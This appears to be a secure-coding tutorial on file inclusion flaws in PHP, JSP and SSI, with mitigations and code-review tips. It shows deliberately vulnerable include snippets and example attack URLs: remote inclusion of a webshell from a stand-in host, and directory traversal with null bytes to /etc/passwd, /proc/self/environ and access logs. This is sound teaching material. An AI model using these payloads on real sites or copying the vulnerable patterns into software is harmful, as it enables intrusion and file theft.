VULNERABILITY-BASED CODE EXAMPLES

Examples of File Inclusion Vulnerabilities in Commonly Used Programming Languages

File inclusion in PHP Language

The main reason for File Inclusion vulnerabilities in PHP language is, the filesystem functions that execute the unsanitized user-inputs and including a file while this execution is in progress. Usually, these functions stand out with **include** and **require** statements. Allow\_url\_include is disabled by default in PHP 5.x. But for applications written in old PHP versions, this allow\_url\_include will be active so be careful.

The attacker's purpose is to manipulate the variables going to these functions to make the application run malicious code from outside.

To reduce the risk, the inputs entered by the user should be sanitized before being used in the application.

Examples of File inclusion in PHP

<?php  
If (isset($\_GET[‘language’])) {  
include($\_GET[‘language’] . ‘.php’);  
}  
?>

<form method=”get”>  
<select name=”language”>  
<option value=”english”>English</option>  
<option value=”french”>French</option>  
…  
</select>  
<input type=”submit”>  
</form>

The developer actually aims to read the following files english.php or french.php, and thanks to these files, the application provides a service to the user in that language according to the language chosen by the user. But it is possible to inject malicious files into the application using this language parameter.

For example:

* /vulnerable.php?language=http://evil.example.com/webshell.txt? – Injects a file hosted outside the system containing malicious code (remote file include)
* /vulnerable.php?language=C:\\ftp\\upload\\exploit – Executes code from a preloaded file named exploit.php (local file inclusion vulnerability)
* /vulnerable.php?language=C:\\notes.txt%00 – An example of using the NULL metacharacter to remove the .php suffix, allowing non-.php files to be uploaded to the system and run or processed. This Null byte injection has been fixed in PHP 5.3 and can no longer be used in PHP for LFI/RFI attacks.
* /vulnerable.php?language=../../../../../etc/passwd%00 – Allows an attacker to read the contents of the etc/passwd file on a Unix-like system through a directory traversal attack.
* /vulnerable.php?language=../../../../../proc/self/environ%00 – Allows an attacker to read the contents of /proc/self/environ on a Unix-like system via a directory traversal attack allows. The attacker allows PHP code to perform Remote Code Execution by modifying an HTTP header (eg User-Agent).

Whitelist-approach is considered the best solution to this attack. It is ensured that the inputs received from the user are only of the desired type with a Whitelist-approach. If such an approach is not possible, a blacklisting approach that we will try to prevent unwanted characters can also be applied, but it should be noted that if we apply such an approach, we should include all possible character combinations that will cause problems in this blacklisting filter, otherwise the attacker may bypass the blacklisting approach.

A safer solution is to use a predefined Switch/Case statement to specify which file to include, rather than using a URL or form parameter to dynamically create the path.

**JavaServer Pages (JSP)**

JPS is a scripting language that can include files in the application during runtime.

File inclusion Examples in JSP Language

<%  
String p = request.getParameter(“p”);  
@include file=”<%=”includes/” + p +”.jsp”%>”  
%>

* /vulnerable.jps?p=../../../../var/log/access.log%00 – Unlike PHP, Null Byte Injection is still available in JSP, and this code allows us to access the Web server's access.log.

**Server Side Includes (SSI)**

Server Side Include, although uncommon and not usually enabled on a default web server, can be used to achieve Remote Code Execution on a vulnerable web server.

Examples of File inclusion in SSI

The following code is vulnerable to a Remote-File Inclusion vulnerability:

<!DOCTYPE html>  
<html>  
<head>  
<title>Test file</title>  
<head>  
<body>  
**<!--#include file=”USER\_LANGUAGE”-->**  
</body>  
</html>

This script is not an XSS vulnerability, but still contains a file inclusion operation to be executed by the server.

**WHAT CAN BE CONSIDERED WHEN MAKING SECURE CODE REVIEW?**

* Let's look at the codes of the developers who commit the least, let's look at the areas where the most committed users commit the most. Because, the developer who commits the most, may have done a careless job due to fast production and need of a quick work, while the developer who did the least commit may have made a commit there because a lack of time to complete a work, not knowing the security practices exactly because he did not have much experience on the job.
* It can be checked whether a developer made too many commits on the same file. Because if a developer has made too many changes-commits on a file, he/she may be developing a vulnerable software and constantly trying to fix it with small steps.
* In the tests made through SAST tools, the codes written by the developer, which cause the most vulnerabilities, can be examined more carefully.

REFERENCES

<https://medium.com/dailyjs/exploiting-script-injection-flaws-in-reactjs-883fb1fe36c1>

<https://www.loginradius.com/blog/engineering/react-security-vulnerabilities/>

<https://snyk.io/research/zip-slip-vulnerability>

<https://github.com/snyk/zip-slip-vulnerability>